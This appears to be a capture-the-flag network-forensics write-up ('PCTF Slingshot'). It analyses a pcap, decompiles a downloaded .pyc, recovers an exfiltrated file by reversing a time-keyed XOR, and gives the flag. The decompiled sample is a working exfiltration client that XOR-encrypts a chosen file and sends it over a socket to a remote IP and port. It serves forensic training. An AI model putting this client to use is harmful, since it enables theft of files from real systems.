PCTF Slingshot Writeup


Author: AJ Hoepfner

With thanks to Nick Stormer for lending his PC

Description: We have recently suffered a data breach, and we need help figuring out if any data was stolen. Can you investigate this pcap file and see if there is any evidence of data exfiltration and if possible, what was stolen. The flag will be in the format: PCTF{flag}.


Solution:

Investigating this pcap file we see a http GET request for a pyc file. This file stands out so let's investigate it further.



No.	Time	Source	Destination	Protocol	Length	Info
12962	37.558562	93.132.55.192	10.151.198.69	TCP	54	43999 → 64418 [FIN, ACK] Seq=66474 Ack=876 Win=31872 Len=0
12963	37.558810	10.151.198.69	93.132.55.192	TCP	54	64418 → 43999 [ACK] Seq=876 Ack=66475 Win=130816 Len=0
12964	38.095432	10.151.198.69	162.159.134.234	TLSv1.2	108	Application Data
12965	38.120253	162.159.134.234	10.151.198.69	TLSv1.2	93	Application Data
12966	38.171890	10.151.198.69	162.159.134.234	TCP	54	63210 → 443 [ACK] Seq=55 Ack=3509 Win=512 Len=0
12967	38.904458	10.151.198.69	93.132.55.192	TCP	66	64419 → 43999 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
12968	38.919906	93.132.55.192	10.151.198.69	TCP	66	43999 → 64419 [SYN, ACK] Seq=0 Ack=1 Win=32120 Len=0 MSS=1250 SACK_PERM WS=128
12969	38.920128	10.151.198.69	93.132.55.192	TCP	54	64419 → 43999 [ACK] Seq=1 Ack=1 Win=131072 Len=0
12970	38.920901	10.151.198.69	93.132.55.192	HTTP	499	GET /download.pyc HTTP/1.1
12971	38.929216	93.132.55.192	10.151.198.69	TCP	54	43999 → 64419 [ACK] Seq=1 Ack=446 Win=31872 Len=0
12972	38.984509	93.132.55.192	10.151.198.69	TCP	1304	43999 → 64419 [ACK] Seq=1 Ack=446 Win=31872 Len=1250 [TCP segment of a reassembled PDU]
12973	38.984509	93.132.55.192	10.151.198.69	HTTP	723	HTTP/1.1 200 OK
12974	38.984509	93.132.55.192	10.151.198.69	TCP	723	[TCP Retransmission] 43999 → 64419 [PSH, ACK] Seq=1251 Ack=446 Win=31872 Len=669
12975	38.984859	10.151.198.69	93.132.55.192	TCP	54	64419 → 43999 [ACK] Seq=446 Ack=1920 Win=131072 Len=0
12976	38.984979	10.151.198.69	93.132.55.192	TCP	66	[TCP Dup ACK 12975#1] 64419 → 43999 [ACK] Seq=446 Ack=1920 Win=131072 Len=0 SLE=1251 SRE=1920
12977	39.166202	10.151.198.69	10.14.0.70	DNS	77	Standard query 0xc4b2 HTTPS sb-ssl.google.com
12978	39.166213	10.151.198.69	10.14.0.70	DNS	77	Standard query 0x8d7c A sb-ssl.google.com

Using wireshark we can easily download this file as it was downloaded using HTTP





To view this complied python file, we need to decompile it. I'll be using https://pylingual.io/.

```
# Decompiled with PyLingual (https://pylingual.io)
# Internal filename: client.py
# Bytecode version: 3.11a7e (3495)
# Source timestamp: 2024-09-17 17:47:38 UTC (1726595258)

import sys
import socket
import time
import math
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
file = sys.argv[1]
ip = sys.argv[2]
port = 22993
with open(file, 'rb') as r:
    data_bytes = r.read()
current_time = time.time()
current_time = math.floor(current_time)
key_bytes = str(current_time).encode('utf-8')
init_key_len = len(key_bytes)
data_bytes_len = len(data_bytes)
temp1 = data_bytes_len // init_key_len
temp2 = data_bytes_len % init_key_len
key_bytes *= temp1
key_bytes += key_bytes[:temp2]
encrypt_bytes = bytes((a ^ b for a, b in zip(key_bytes, data_bytes)))
s.connect((ip, port))
s.send(encrypt_bytes)
```

We learned two things from this screenshot, the file was sent on port 22993 and the file was encrypted using the system's epoch time. We need to find the time the exfiltrated file was sent to decrypt it.





By filtering for that destination port number, we find this transmission. The epoch time being 1726595769 as that number is floored in the script.

We follow that tcp stream so we can copy the bytes sent from this transmission

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	CE	EF	CD	D7	35	85	70	4F	5F	5F	31	37	7B	7F	1F	39	ÎïÍ×5…pO__17{..9
00000010	3D	37	36	39	37	37	20	37	36	39	34	37	36	39	30	37	=76977 769476907
00000020	32	36	2F	38	30	37	37	39	31	37	64	36	35	39	2E	36	26/8077917d659.6
00000030	33	39	30	37	32	36	6B	39	35	37	1E	38	32	37	33	36	390726k957.82736
00000040	35	39	37	37	36	39	22	35	31	36	34	39	35	37	37	39	597769"516495779
00000050	31	37	5B	B1	31	39	34	37	36	39	57	37	32	36	35	39	17[±194769W72659
00000060	35	37	56	39	31	37	33	36	35	39	55	37	36	39	30	37	57V9173659U76907
00000070	32	36	33	39	35	A7	31	39	35	37	32	36	05	0B	04	07	26395§195726....
00000080	37	A8	36	37	36	36	35	39	34	35	35	39	31	97	35	36	7¨67665945591—56
00000090	31	39	35	37	06	08	01	07	33	96	36	39	34	37	36	39	1957....3-694769
000000A0	CE	C8	32	36	37	99	31	37	37	39	31	37	94	32	35	39	ÎÈ267™177917”259
000000B0	36	97	32	39	30	37	32	36	D5	38	35	37	36	39	31	37	6—290726Õ8576917
000000C0	CD	D7	39	D8	5D	43	42	49	0B	18	1D	58	46	17	54	53	Í×9Ø]CBI...XF.TS
000000D0	59	5B	54	19	51	59	58	16	4D	56	46	16	00	19	02	19	Y[T.QYX.MVF.....
000000E0	35	05	0A	4F	46	58	52	5C	57	42	15	5B	50	50	5F	57	5..OFXR\WB.[PP_W
000000F0	0C	10	DD	8D	8A	1E	15	5E	52	04	16	60	07	7B	05	74	..Ý.Š..^R..`.{.t
00000100	45	74	53	51	58	7F	48	44	50	6A	4F	79	62	5A	4B	5C	EtSQX.HDPjOybZK\
00000110	51	0F	51	1E	0A	09	3C	05	49	0D	4A	5B	45	54	50	43	Q.Q...<.I.J[ETPC
00000120	57	19	49	5A	5E	58	46	03	4D	0A	11	58	55	58	50	53	W.IZ^XF.M..XUXPS
00000130	0F	57	46	0D	5B	5C	45	56	1D	11	0B	33	09	45	52	5F	.WF.[\EV...3.ER_
00000140	0B	65	76	70	15	41	58	5B	58	4A	0B	45	56	50	08	1E	.evp.AX[XJ.EVP..
00000150	5D	43	42	49	0B	18	1D	41	42	4E	1B	40	05	17	5E	45	]CBI...ABN.@..^E
00000160	55	19	04	00	0C	0E	19	09	03	18	00	04	18	4B	51	51	U.............KQQ
00000170	1B	4A	48	59	46	57	4D	14	5B	44	15	1E	0F	3D	38	16	.JHYFWM.[D...=8.
00000180	09	4B	51	51	0C	7D	54	44	51	44	5C	49	41	5E	59	57	.KQQ.}TDQD\IA^YW
00000190	11	45	56	50	0F	58	57	58	43	4D	0C	10	15	3C	15	19	.EVP.XWXCM...<..
000001A0	4D	5A	5A	57	42	0D	73	42	41	4B	5C	55	0B	1E	59	43	MZZWB.sBAK\U..YC
000001B0	46	46	0F	16	1A	59	45	17	50	43	46	44	5C	5B	40	43	FF...YE.PCFD\[@C
000001C0	5F	56	5F	19	51	59	58	16	54	53	45	16	00	19	02	19	_V_.QYX.TSE.....
000001D0	12	07	3F	17	16	05	70	43	46	44	5C	5B	0F	76	52	4A	..?...pCFD\[.vRJ
000001E0	0F	3D	12	16	15	05	47	53	50	03	62	52	43	08	3F	19	.=....GSP.bRC.?.
000001F0	15	17	16	05	43	53	54	0C	59	50	15	45	52	5F	0B	47	....CST.YP.ER_.G
00000200	53	44	46	5C	61	4E	46	5C	0C	10	60	53	46	56	40	45	SDF\aNF\..`SFV@E
00000210	55	5C	16	09	38	16	15	19	15	17	0A	78	45	43	40	5F	U\..8.....xEC@_
00000220	57	03	76	45	53	58	45	52	56	08	07	09	07	03	1B	09	W.vESXERV.......
00000230	08	1A	03	01	09	16	74	43	42	4B	58	55	08	75	47	5C	......tCBKXU.uG\
00000240	54	43	53	5D	0F	3D	12	16	15	19	15	0B	77	4D	45	45	TCS].=.....wMEE
00000250	5B	54	0F	7C	4D	43	7F	5D	0F	05	04	53	56	5C	04	00	[T.|MC.]...SV\..

Paste the bytes into an empty file using HxD or any hex editor and save the file

decrypt.py - C:/Users/ajhoe/Downloads/decrypt.py (3.12.0)

File Edit Format Run Options Window Help

```
# Decompiled with PyLingual (https://pylingual.io)
# Internal filename: client.py
# Bytecode version: 3.11a7e (3495)
# Source timestamp: 2024-09-17 17:47:38 UTC (1726595258)

file = 'e_flag.jpg'

with open(file, 'rb') as r:
    data_bytes = r.read()

current_time = 1726595769

key_bytes = str(current_time).encode('utf-8')
init_key_len = len(key_bytes)
data_bytes_len = len(data_bytes)
temp1 = data_bytes_len // init_key_len
temp2 = data_bytes_len % init_key_len
key_bytes *= temp1
key_bytes += key_bytes[:temp2]
decrypt_bytes = bytes((a ^ b for a, b in zip(key_bytes, data_bytes)))

with open('flag.jpg', 'wb') as f:
    f.write(decrypt_bytes)
```

Because the encryption was a simple XOR, we can easily reverse it by giving it the same key

We get our flag after running the decrypt script.

Flag: PCTF{1f_y0u_41n7_f1r57_y0ur3_l457}